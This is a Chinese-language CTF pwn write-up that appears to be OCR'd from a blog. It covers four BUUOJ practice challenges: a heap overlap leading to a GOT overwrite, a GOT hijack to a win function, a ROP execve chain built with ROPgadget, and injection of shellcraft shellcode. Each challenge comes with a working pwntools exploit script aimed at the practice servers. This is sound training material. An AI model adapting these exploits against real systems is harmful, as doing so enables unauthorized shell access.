
这个题首先你会发现它的RELSR是半开的，那么就意味着我们可以轻松的覆写它的got表。

那我们的总体思路就可以确定了，就是通过overlapp覆盖chunk，然后我们可以去轻松覆盖第一层的一个chunk，修改ptr为got表的指针，然后劫持got表，做到泄露地址，修改got表地址一系列利用，从而拿到shell。


```python
from pwn import *

r = remote('node3.buuoj.cn',28026)

context.log_level = "debug"

elf = ELF('./87')
context.log_level="debug"
libc = ELF('./64/libc-2.27.so')

def add(size,content):
 r.sendlineafter('Your choice :',str(1))
 r.sendlineafter('Size of Heap(0x10 or 0x20 only) : ',str(size))
 r.sendlineafter('Content:',content)

def edit(index,content):
 r.sendlineafter('Your choice :',str(2))
 r.sendlineafter('Index :',str(index))
 r.recvuntil("Content: ")
 r.send(content)

def show(idx):
 r.sendlineafter('Your choice :',str(3))
 r.sendlineafter('Index :',str(idx))

def delete(idx):
 r.sendlineafter('Your choice :',str(4))
 r.sendlineafter('Index :',str(idx))

add(0x18,'aaaa')
add(0x18,'bbbb')
add(0x18,'/bin/sh\x00')

edit(0,'a'*0x18+'\x41')
delete(1)

payload='a'*0x10+p64(0)+p64(0x21)+p64(0x100)+p64(elf.got['free'])
add(0x38,payload)
show(1)

r.recvuntil('Content : ')
libc_base=u64(r.recvuntil('\x7f').ljust(8,'\x00'))-libc.symbols['free']
system_addr=libc_base+libc.symbols['system']

success("libc_base: " + hex(libc_base))

edit(1,p64(system_addr))

delete(2)
r.interactive()
```

88 picoctf_2018_got_shell

保护




```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable   FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   76 Sy
mbols     No        0                2        ./88
```



```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  _DWORD *v3; // [esp+14h] [ebp-114h] BYREF
  int v4; // [esp+18h] [ebp-110h] BYREF
  char s[256]; // [esp+1Ch] [ebp-10Ch] BYREF
  unsigned int v6; // [esp+11Ch] [ebp-Ch]

  v6 = __readgsdword(0x14u);
  setvbuf(_bss_start, 0, 2, 0);
  puts("I'll let you write one 4 byte value to memory. Where would you like to write this 4 byte value?");
  __isoc99_scanf("%x", &v3);
  sprintf(s, "Okay, now what value would you like to write to 0x%x", v3);
  puts(s);
  __isoc99_scanf("%x", &v4);
  sprintf(s, "Okay, writing 0x%x to 0x%x", v4, v3);
  puts(s);
  *v3 = v4;
  puts("Okay, exiting now...\n");
  exit(1);
}
```

给两个数据，能往一个地方直接写数据。



```
int win()
{
  return system("/bin/sh");
}
```

给了后门函数。

保护的话没开PIE。

我们的一个大概思路是什么呢，首先我们发现没有栈溢出，也没有格式化字符串的漏洞给我们利用，那么我们只能想到逻辑漏洞，就是它程序逻辑上有问题，或者说检查检查的比较少。


我们其实没有什么可以利用的地址，唯一想到的就是got表的地址，或者说plt表的地址，然后我们发现RELSR开了一半，那么我们可以直接劫持got表，因为后面还会puts，所以我们直接劫持puts，然后getshell。

exp


```python
from pwn import *

r = remote('node3.buuoj.cn',29552)

elf=ELF('./88')
puts_got=elf.got['puts']
win_addr=0x0804854B

r.sendlineafter("I'll let you write one 4 byte value to memory. Where would you like to write this 4 byte value?
", hex(puts_got))

r.recv()
r.sendline(hex(win_addr))

r.interactive()
```

89 picoctf_2018_can_you_gets_me

保护



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   2028
Symbols ^[[AYes 3               44        ./89
```




```c
v4 = getegid();
setresgid(v4, v4, v4);
```

要介绍两个函数。

getegid 获取用户id

setresgid 设置调用进程的实际用户ID、有效用户ID和保存的设置用户ID

这个地方设置了当前进程的实际ID，有效ID，保存设置ID之后呢，我们没有特权，所以不能调用mprotect对权限进行修改，所以这道题不能用这种方法，只能是常规rop。




mprotect

```c
{
  char v1[24]; // [esp+0h] [ebp-18h] BYREF

  puts("GIVE ME YOUR NAME!");
  return gets(v1);
}
```

这种题为啥会出现在这个地方……

常规栈溢出。还是去使用ROPgadget的ROP链功能。

```
ROPgadget --binary ./89 --ropchain
```



```
	p += pack('<I', 0x0806f02a) # pop edx ; ret
	p += pack('<I', 0x080ea060) # @ .data
	p += pack('<I', 0x080b81c6) # pop eax ; ret
	p += '/bin'
	p += pack('<I', 0x080549db) # mov dword ptr [edx], eax ; ret
	p += pack('<I', 0x0806f02a) # pop edx ; ret
	p += pack('<I', 0x080ea064) # @ .data + 4
	p += pack('<I', 0x080b81c6) # pop eax ; ret
	p += '//sh'
	p += pack('<I', 0x080549db) # mov dword ptr [edx], eax ; ret
	p += pack('<I', 0x0806f02a) # pop edx ; ret
	p += pack('<I', 0x080ea068) # @ .data + 8
	p += pack('<I', 0x08049303) # xor eax, eax ; ret
	p += pack('<I', 0x080549db) # mov dword ptr [edx], eax ; ret
	p += pack('<I', 0x080481c9) # pop ebx ; ret
	p += pack('<I', 0x080ea060) # @ .data
	p += pack('<I', 0x080de955) # pop ecx ; ret
	p += pack('<I', 0x080ea068) # @ .data + 8
	p += pack('<I', 0x0806f02a) # pop edx ; ret
	p += pack('<I', 0x080ea068) # @ .data + 8
	p += pack('<I', 0x08049303) # xor eax, eax ; ret
	p += pack('<I', 0x0807a86f) # inc eax ; ret
	p += pack('<I', 0x0807a86f) # inc eax ; ret
	p += pack('<I', 0x0807a86f) # inc eax ; ret
	p += pack('<I', 0x0807a86f) # inc eax ; ret
	p += pack('<I', 0x0807a86f) # inc eax ; ret
	p += pack('<I', 0x0807a86f) # inc eax ; ret
	p += pack('<I', 0x0807a86f) # inc eax ; ret
	p += pack('<I', 0x0807a86f) # inc eax ; ret
	p += pack('<I', 0x0807a86f) # inc eax ; ret
	p += pack('<I', 0x0807a86f) # inc eax ; ret
	p += pack('<I', 0x0807a86f) # inc eax ; ret
	p += pack('<I', 0x0806cc25) # int 0x80
```


然后给它偏移，然后记得引入库。

exp


```python
from pwn import *
from struct import pack

p = remote('node3.buuoj.cn',27108)


def payload():
 offset = 0x18
 p = 'a' * (offset + 4)
 p += pack('<I', 0x0806f02a) # pop edx ; ret
 p += pack('<I', 0x080ea060) # @ .data
 p += pack('<I', 0x080b81c6) # pop eax ; ret
 p += b'/bin'
 p += pack('<I', 0x080549db) # mov dword ptr [edx], eax ; ret
 p += pack('<I', 0x0806f02a) # pop edx ; ret
 p += pack('<I', 0x080ea064) # @ .data + 4
 p += pack('<I', 0x080b81c6) # pop eax ; ret
 p += b'//sh'
 p += pack('<I', 0x080549db) # mov dword ptr [edx], eax ; ret
 p += pack('<I', 0x0806f02a) # pop edx ; ret
 p += pack('<I', 0x080ea068) # @ .data + 8
 p += pack('<I', 0x08049303) # xor eax, eax ; ret
 p += pack('<I', 0x080549db) # mov dword ptr [edx], eax ; ret
 p += pack('<I', 0x080481c9) # pop ebx ; ret
 p += pack('<I', 0x080ea060) # @ .data
 p += pack('<I', 0x080de955) # pop ecx ; ret
 p += pack('<I', 0x080ea068) # @ .data + 8
 p += pack('<I', 0x0806f02a) # pop edx ; ret
 p += pack('<I', 0x080ea068) # @ .data + 8
 p += pack('<I', 0x08049303) # xor eax, eax ; ret
 p += pack('<I', 0x0807a86f) # inc eax ; ret
 p += pack('<I', 0x0807a86f) # inc eax ; ret
 p += pack('<I', 0x0807a86f) # inc eax ; ret
 p += pack('<I', 0x0807a86f) # inc eax ; ret
 p += pack('<I', 0x0807a86f) # inc eax ; ret
 p += pack('<I', 0x0807a86f) # inc eax ; ret
 p += pack('<I', 0x0807a86f) # inc eax ; ret
 p += pack('<I', 0x0807a86f) # inc eax ; ret
 p += pack('<I', 0x0807a86f) # inc eax ; ret
 p += pack('<I', 0x0807a86f) # inc eax ; ret
 p += pack('<I', 0x0807a86f) # inc eax ; ret
 p += pack('<I', 0x0806cc25) # int 0x80
 return p

shell = payload()
p.send(shell)
p.interactive()
```

90 picoctf_2018_shellcode

保护



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified        Fortifiable  FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   2028
Symbols Yes     3                44        ./90
```



警告

Decompilation failure:
804891D: call analysis failed

Please refer to the manual to find appropriate actions


☐ 不要再显示此消息(仅用于此会话)

开幕雷击，反编译是失败的。

还是call eax导致的。因为这里eax这个参数当函数的情况是未知的，不知道怎样去反编译。


那么我们知道，我们call的那个地址肯定是可变的。

找到它



```
        lea     eax, [ebp+var_A0]
        push    eax
        call    vuln
```

这个地方把那个call的地址当参数传进了vuln，进去分析。



```
int __cdecl vuln(int a1)
{
  gets(a1);
  return puts(a1);
}
```

能向这个参数指向的地方输入东西，然后你会发现它没有开NX，所以直接写入shellcode就好了。

```
from pwn import *

r=remote('node3.buuoj.cn',29126)

r.sendline(asm(shellcraft.sh()))
r.interactive()
```